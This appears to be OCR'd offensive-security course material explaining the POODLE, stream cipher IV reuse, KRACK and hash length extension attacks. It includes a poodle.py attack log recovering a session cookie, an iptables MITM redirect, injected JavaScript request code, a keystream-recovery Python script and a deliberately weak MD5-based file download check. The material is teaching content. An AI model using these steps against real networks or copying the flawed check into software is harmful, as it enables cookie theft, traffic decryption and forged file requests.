


Padding Oracle on Downgraded Legacy Encryption (POODLE)
An excellent example of the padding oracle attack used in practice is the Padding Oracle n Downgraded Legacy Encryption (POODLE) attack. The POODLE attack exploits both a cryptographic vulnerability in SSL 3.0 (a padding oracle attack) and a common vulnerability in browsers in how they negotiate security settings with an HTTPS website.

Although TLS has a cryptographic negotiation feature that prevents an attacker from downgrading the security of the algorithm used to protect the HTTPS session, all modern web browsers have added functionality to make browsers more compatible with websites that do not follow the TLS specification. For greater compatibility, if the server does not respond to the initial encryption level request, the browser retries with successively weaker security settings until the server responds. A MITM attacker can simply drop the requests asking for TLS/1.2, TLS/1.1, and TLS/1.0 support but forward the request for SSL 3.0 support.

SSL 3.0 also is vulnerable to a padding oracle attack. As a MITM, an attacker can take a block of ciphertext and duplicate the value at the end of the packet, overwriting the padding block. If the end of the block does not end with a valid padding byte (for example, 0–7 for 8-bit blocks, 0–15 for 16-bit blocks), then the server will terminate the SSL session, disclosing the error to the attacker. If an attacker can force the victim to make multiple requests, each time using a different encryption key (but the same cookie value or other target value the attacker wants to decrypt), an attacker can eventually deduce the last byte of the moved block when the session is *not* terminated. Changing the requested URL by one character (for example, "GET /" becomes "GET /a") allows the attacker to move on to the next byte of the cookie value, ultimately recovering the entire cookie content.

For the POODLE attack to be used in practice, an attacker must have the MITM network advantage and must be able to influence the client to make repeated HTTPS requests while trying to decrypt the target value. This is not an unlikely scenario, because an attacker who is a MITM can inject arbitrary JavaScript content to make the HTTPS requests from the victim by manipulating any HTTP network activity.



POODLE Attack

This diagram illustrates the POODLE attack in practice:

1. An attacker establishes a position as a MITM through LAN manipulation or a WiFi attack.
2. As a MITM, an attacker cannot see the encrypted content, but we deduce from hostname or unencrypted certificate information that an HTTPS session is in progress that we want to exploit to recover cookie content.
3. The attacker drops all packets in the HTTPS session, forcing the browser to terminate the session. Depending on the browser, the session may automatically attempt to reconnect or the user may have to refresh the browser to try and connect to the server. When the new TLS negotiation starts, the attacker drops the negotiation requests that attempt to use TLS/1.2, TLS/1.1, and TLS/1.0, forcing the browser to fall back to SSL 3.0.
4. The attacker must force the victim to make many HTTPS requests repeatedly to exploit the padding oracle vulnerability in SSL 3.0. This is possible by manipulating the victim browser over HTTP. The victim must browse to an HTTP website that the attacker can manipulate or the victim must have previously browsed to a website the attacker controls.
5. The attacker forces the victim to make multiple requests to the HTTPS server through JavaScript (for example, `var xmlHttp = new XMLHttpRequest(); xmlHttp.open("GET", "https://www.sans.org", false); xmlHttp.send(null);`). This request must be sent repeatedly until the attacker recovers the plaintext byte, on average 256 times per byte.
6. When the request from the victim goes through the attacker as a MITM, he swaps the target block of data to the end of the request, overwriting the padding block (6a). Most of the time, this generates a padding error because the trailing byte of the decrypted block chosen by the attacker will not be a valid padding length value. However, after multiple requests, this produces a value request (6b), disclosing a single byte of plaintext to the attacker.

7. Next, the attacker wants to move on and attack the next byte of plaintext in the cookie. By adding an additional byte to the GET request performed with the JavaScript injection, the attacker can change the encrypted block data so that the swapped block now can be manipulated to reveal the second byte of the cookie. This process is repeated until the entire target data segment is decrypted.

- POODLEAttack by Thomas Patzke:
  - JavaScript request generator POODLEClient.js and lightweight web server
  - TLS proxy watches intercepted packets to detect responses/session failure
  - TLS disruption, degrading to SSL 3.0
  - Request manipulation tool to recover plaintext
- Modern Firefox and Chrome not vulnerable
  - Internet Explorer 11 remains vulnerable

```
$ ./poodle.py --target-port 4433 --start-offset 384 https://localhost:8443
Starting SSL/TLS server on :8443 forwarding to localhost:4433
Starting HTTP server on :8000 generating requests to https://localhost:8443
Decrypted byte 384: C (0x43) in 8.1950 seconds with 57 requests
Victim now leaked 1 bytes: "C" 57 requests and 8.195 seconds per leaked bytes, 57 requests and 8.195
seconds total
Decrypted byte 385: o (0x6f) in 56.7356 seconds with 405 requests
Victim now leaked 2 bytes: "Co" 231 requests and 32.465 seconds per leaked bytes, 462 requests and
64.931 seconds total
...
Decrypted byte 412: t (0x74) in 21.2495 seconds with 151 requests
Victim now leaked 29 bytes: "Cookie: sessionid=supersecret" 178 requests and 25.402 seconds per leaked
bytes, 5188 requests and 736.655 seconds total
```


POODLE Exploit

The most practical POODLE exploit code publicly available is POODLEAttack, written by Thomas Patzke. His code implements all the requirements of the POODLE attack including:

- A static JavaScript request generator and a lightweight web server to coordinate the delivery of requests with the necessary URL length to align the target byte to decrypt to the end of the padding block.
- A TLS proxy server that watches the intercepted packets to detect the responses or session failure to use as a padding oracle.
- The TLS proxy server also accommodates the "TLS disruption" portion of the attack, forcing vulnerable browsers to downgrade to SSL 3.0.
- Finally, a request manipulation tool "poodle.py" is provided, interacting with the TLS proxy server and the attacker HTTP server generating the request URLs.

The POODLEAttack code does not implement the MITM attack, but Ettercap or other ARP spoofing tools can be used. After the MITM attack is established, the attacker needs to deliver the JavaScript to the victim (using Ettercap etterfilter or other injection technique), and he must redirect the intercepted HTTPS traffic to the POODLEAttack TLS proxy using iptables:

```
# iptables -t nat -A PREROUTING -p tcp --destination-port 443 -j REDIRECT
--to-port 4433
```

Finally, the attacker starts the poodle.py script, specifying the local TLS proxy port as the --target-port argument, where in the HTTPS request, the oracle should start trying to recover bytes (in the example on this page, 384 bytes offset, a guess to where the cookie content starts). Finally, the URL of the target SSL site is the last argument.

In the example on this page, https://localhost:8443 is an SSL 3.0 server provided by POODLEAttack for testing purposes. This example is taken from https://patzke.org/implementing-the-poodle-attack.html. The POODLEAttack source is available at: https://github.com/thomaspatzke/POODLEAttack.

Stream Cipher IV Reuse Attack

- Exploits a weakness in stream or block ciphers in stream mode
- Stream ciphers must never repeat the IV
- When IVs repeat and known plaintext is available, can recover unknown ciphertext
  - For colliding IV packet
- Useful against short or static IVs

Stream Cipher IV Reuse Attack

Next we'll examine attack opportunities against stream ciphers that reuse the IV value for multiple encrypted packets. Remember the law of stream ciphers: You must never use the same key twice. We accomplish this by appending the shared secret key with an IV to produce a per-packet key.

When the IV repeats (such as when we reset the IV counter after running out of unique IVs or poorly designed implementations where the IV repeats), we have an opportunity to decrypt ciphertext content without key knowledge.

For this attack to be successful, the attacker has to have knowledge of a known plaintext and ciphertext pair. For many systems, it is possible to identify limited quantities of known plaintext from encrypted data, especially in stream ciphers when the original packet length is known. For example, Windows clients send several packets that have consistent content with unique frame sizes (such as DHCP requests) that are consistently known; when we see a ciphertext value that matches the length of the Windows DHCP request, we can use the known plaintext content as a component against an IV collision to recover unknown plaintext.

Network Traffic Sample


Packet 1	591f5377 5cd731c7 9bc02d08 8bac34
Packet 2	31b98481 e1
Packet 3	eb3c6307 1cb1cdc4 a3e1a69c 6c3f71f9
Packet 4	d8a3390c fb48aa61
Packet 5	591f5377 5cd731c7 9bc02d08 8bac34
Packet 6	204f0eb3 f1

- Proprietary wireless protocol traffic
- Header information removed, packets shortened for space, simplicity
- We need to evaluate this implementation

Network Traffic Sample

Consider the implementation of a proprietary wireless network protocol with several packets, shown in this slide. For simplicity, only a portion of each packet is shown and the header content of these packets has been removed.

With several packets having an uneven length, we can identify this as a stream-cipher application. Further, packets 1 and 5 have the same ciphertext, indicating an IV collision across two frames. As we'll see in the next slide, stream ciphers that do not avoid IV collisions are subject to attack.



Stream Cipher IV Collision (1)

When two packets have the same IV but different ciphertext, it indicates to us that the plaintext of the two packets is not identical. We may see some duplicate bytes (or groupings of multiple bytes) caused by duplicate plaintext across the two different packets, but this is only coincidental and not necessary for our attack.

When we identify two packets with an IV collision and one of the ciphertext packets has known plaintext (a known-plaintext attack), we can recover the second unknown plaintext by recovering the keystream data generated by the IV. First, examine the concept of normal encryption shown in example 1 on this slide. In this example, the plaintext is XORed with the keystream data to generate ciphertext, as we saw earlier in this module. The second example shows the process of normal decryption, where the ciphertext is XORed with the keystream data to produce plaintext.

These two operations are not the full extent of what can be done with these values, however. In example 3, we examine the behavior of commutative XOR by taking our known plaintext and XORing it with the ciphertext to recover the keystream data.

If the keystream data we just recovered is also used to encrypt another packet (e.g., an IV collision), we can reuse the keystream data to recover the plaintext of the unknown packet. In example 4, we take the unknown ciphertext IV collision value whose plaintext we want to recover and XOR it with the keystream data, revealing the plaintext of the unknown packet.

Stream Cipher IV Collision (2)

- Known plaintext in *plainknown*, ciphertext in *cipherknown*
- Unknown ciphertext is in *cipherunknown*

```
plainknown =     (      0x80, 0x11, 0x39, 0xa5, 0x00, 0x00, 0x00, 0x00,
                        0xff, 0xff, 0xff, 0xff, 0x00, 0x44, 0x00, 0x43 )
cipherknown =    (      0x59, 0x1f, 0x53, 0x77, 0x5c, 0xd7, 0x31, 0xc7,
                        0x9b, 0xc0, 0x2d, 0x08, 0x8b, 0xac, 0x34, 0x26 );
cipherunknown = (       0xeb, 0x3c, 0x63, 0x07, 0x1c, 0xb1, 0xcd, 0xc4,
                        0xa3, 0xe1, 0xa6, 0x9c, 0x6c, 0x3f, 0x71, 0xf9 );
for i in xrange(0,len(plainknown)):
        cipxor = cipherknown[i] ^ cipherunknown[i]
        print("%02x"%(cipxor ^ plainknown[i])),
print("")
```

```
C:\dev>python ivcoltest.py
32 32 09 d5 40 66 fc 03 c7 de 74 6b e7 d7 45 9c
```


Stream Cipher IV Collision (2)


This example shows a small Python script that demonstrates how we can recover the plaintext of an encrypted packet when there is an IV collision for an encrypted packet whose plaintext we know. First, we define a tuple "plainknown", which represents the content of a known plaintext packet that corresponds to an encrypted packet we observed that has an IV collision. Second, we define the tuple "cipherknown", which is the encrypted form of the "plainknown" data. Finally, we identify an encrypted packet that has an IV collision with the "cipherknown" value and enter the unknown ciphertext value whose plaintext we want to recover.

In the code on this page, we iterate the variable "i" in a for loop for the length of the plainknown tuple (all the defined tuples have the same length). For each iteration, we compute the "cipxor" value, which is the product of XORing the "cipherknown" value with the "cipherunknown" value. Next we XOR the product of this operation (cipxor) with the "plainknown" value, revealing the plaintext of the corresponding byte of the "cipherunknown" tuple, displaying the output with the print command in hexadecimal output formatting. As shown on the bottom of this slide, we are able to recover 16 bytes of plaintext for the "cipherunknown" data, which we later discovered was a portion of an IP packet header.

In order to be effective in recovering data, we need to know the plaintext of a given encrypted packet and the encrypted packet must have an IV collision. In weak stream cipher implementations that use a static IV, there is a lot of opportunity to identify known plaintext and recover the keystream data from the corresponding ciphertext packet. When a static IV is used, we can decrypt all the packets once we know the keystream data from one known ciphertext/plaintext pair.

In other implementations where IV collisions are less common, we generally start with a large data capture and identify all the frames for which there are IV collisions. From there, we evaluate each frame to determine if we can identify any ciphertext/plaintext pairs to use for identifying keystream data, revealing the plaintext of corresponding packets.

In some situations, we are able to inject or supply our own data that is subsequently encrypted, such as by creating new user accounts in a web application which are encrypted and used as a session cookie. In these cases, producing as many user accounts as possible whose plaintext and ciphertext are known will help us build an IV lookup table for use with any subsequent traffic to decrypt unknown ciphertext.




KRACK Attack – IV Reuse in Practice

The KRACK attack against WPA2 WiFi networks discovered by Mathy Vanhoef (https://www.krackattacks.com/) is a classic example of an IV reuse vulnerability. Affecting over two billion mobile devices running Android worldwide (as well as unpatched Linux, Windows, iOS, and macOS systems), the KRACK attack allows an attacker to leverage IV reuse to decrypt packets sent over a WPA2 network.

When a wireless client connects to the AP, it must go through an exchange known as the four-way handshake (steps 1–4 shown on this page). The authenticator (the access point) starts a key negotiation process with the supplicant (the wireless client), authenticating both parties' knowledge of the Pairwise Master Key (PMK, derived from a pre-shared key or the key delivered following IEEE 802.1X authentication with an EAP method). After step 2, the authenticator has verified the identity of the supplicant and registers the new temporary Pairwise Transient Key (PTK) for subsequent use. Similarly, after step 3, the client has verified the identity of the AP and does the same.

Frames transmitted after the four-way handshake use a positively incrementing IV value, starting at 1 and incrementing to 65,535. Prior to 65,535 frames, the two devices complete another four-way handshake to derive a new PTK, allowing them to switch keys without exceeding the 16-bit IV space or repeating IVs.



KRACK Attack Example

In a KRACK attack, the attacker observes the four-way handshake and allows the supplicant to send legitimate data the attacker wishes to decrypt. At some point before the IV space for the current key is exhausted (e.g., before 65,535 packets), the attacker replays the previously observed four-way handshake step 3. Due to a common implementation flaw in many WPA2 supplicants, the client receiving the replayed packet checks to verify the authenticity of the packet, then sets the PTK for use, resetting the IV value to 1 again. Subsequent packets transmitted by the supplicant will have repeating IV values, allowing the attacker to mount an IV reuse attack and decrypt the contents of the packets without PTK knowledge.

In the case of Android devices or other Unix-based systems using the wpa_supplicant client software, the KRACK attack is particularly significant. The wpa_supplicant software removes the PTK from memory immediately after it is set. Receipt of frame 3 in the four-way handshake prompts the wpa_supplicant software to set the key again; this time, the key is always all 0's due to the prior key wipe operation. As a result, an attacker can easily decrypt all traffic on a WiFi network for vulnerable Android devices, a problem which will likely persist for many years.

Hash Length Extension Attack

- Vulnerability for sites with an attacker-controlled value is appended to a secret to generate a hash
  - Attacker can create a valid hash, without knowing the secret value

```
http://victim.tld/download?file=public.pdf&hash=
1b4a8292cdef7c5fb94b6a9ac5ee8d62
```

```
if (MD5("!secret!value!" . file) != hash) {
    print("ERROR: Incorrect hash! Nice try. Go away.");
} else {
    print("Here is your file.");
    readfile(file);
}
```



Hash Length Extension Attack

Hash length extension (or hash length padding) exploits a Message Integrity Check (MIC) validation flaw. In some web applications, developers will implement their own hash validation function, using a secret and a secondary value as the input to a hashing algorithm such as MD5 or SHA1. Developers believe because the secret value is not known, an attacker cannot supply an alternate secondary value and correct hash.

In the example on this page, a URL to retrieve the file "public.pdf" is shown and reproduced below:

```
http://victim.tld/download?file=public.pdf&hash=
1b4a8292cdef7c5fb94b6a9ac5ee8d62
```

Here the "download" web application accepts two GET parameters, "file" and "hash". The "file" parameter identifies the filename to be retrieved from the application, while "hash" is a hash value that is computed by taking a secret value and appending the filename. In the sample code on this page, the developer checks the input parameters to the script, only returning the content of the requested file when the hash supplied in the GET request matches the calculated hash using the secret and the filename as inputs. Through this mechanism, though an attacker could change the filename to any value he chooses, the hash is invalid and cannot be computed without the secret value (or so the web developer believes). In this section, we'll look at the concept of a hash length extension attack, which circumvents this control.

